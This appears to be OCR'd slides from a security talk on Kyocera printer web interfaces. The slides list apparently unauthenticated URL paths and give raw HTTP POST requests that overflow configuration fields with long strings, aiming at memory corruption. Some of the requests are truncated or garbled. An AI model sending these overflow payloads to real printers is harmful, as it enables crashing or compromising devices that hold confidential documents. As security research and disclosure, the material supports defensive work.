


```
⟵ FORCE_FILES ⟶
/deu/index.htm
/dut/index.htm
/eng/index.htm
/esp/index.htm
/fra/index.htm
/ita/index.htm
/jpn/index.htm
/rus/index.htm
/mail/
/top.htm
/index.htm
/eventlog
/svcmntrpt
```

```
⟵ AUTH_FILES ⟶
/basic/,    0
/printer/, 0
/scanner/, 0
/fax/,      0
/job/,      0
/box/,      0
/adv/,      0
/adbk/,     0
/funcset/,      0
/dvcset/,   0
/nwkset/,   0
/secset/,   0
/mngset/,   0
/boxwlm/,       0
/dvcinfo/,      0
/startwlm/,     0
/common/,   0
```

# EXPLOIT


## Memory Corruption Issues



```
POST /secset/certi/set.cgi HTTP/1.1
Host: 127.0.0.1
Cookie: rtl=0; cer
Content-Length: 18
Content-Type: appl
Connection: close

okhtmfile=%2Fsecse
ti%2FSecSet_Ctf_Er
111111111111111111
111111111111111111
111111111111111111
111111111111111111
111111111111111111
111111111111111111
111111111111111111
111111111111111111
111111111111111111
1111&arg02_State=&
&arg07_eAddr=&arg0
lag=1&hidden=14832
```

```
POST /secset/certi/set.cgi HTTP/1.1
Host: 127.0.0.1
Cookie: rtl=0;
Content-Length:
Connection: clo

okhtmfile=%2Fse
%2Fsecset%2Fcer
en=1951926302&a
111111111111111
111111111111111
111111111111111
2_STATE_OR_PROV
ON=&arg05_ORG_U
ESS=&submit001=
```

```
POST /dvcset/sysset/set.cgi HTTP/1.1
Host: 127.0.0.1
Content-Length: 7150
Cookie: rtl=0; css=1; cert_id=1; type=0; level=1; ID2=
1839180494
Connection: close

okhtmfile=%2Fdvcset%2Fsysset%2FDvcSet_Rslt.htm&failhtmfile=%2F
dvcset%2Fsysset%2FDvcSet_Err.htm&func=setDvcSetSysSettings&arg
24=11111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111
111&arg120=0&arg25_Orientation_Confirmation=_display_applicati
on_exec2_&hidden=2077066614&arg01_HostName=KMBB946E&arg03_Loca
ti=KMBB946E11111111111111121&arg02_AssetNum=KMBB946E&arg04_Dvc
Language=1&arg08_USBKeyBoardLayout=1&arg09_OverrideA4Letter=1&
arg10_Measurement=1&arg23_copy=999&arg12_DefScreen=_display_se
nd_&arg13_DefScreenSendFax=0&arg30_altitudeAdjustment=1&arg31_
PersonalUseMode=1&arg15_ColTonerEmpty=0&arg16_MpTrayEmpty=1&ar
g17_AutoErrClear=1&arg18_ErrClearTimer=30&arg21_LowTonerLevel=
1&arg22_TonerLevel=8&submit001=Submit
```



```
→  kyocera
```

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

# conlution

# CONCLUTION

1.Many of them lack of research on the brand not really security

2.If printer hacked by attacker , they can  Access to many confidential information

3.Printer security needs more attention

# Thank You!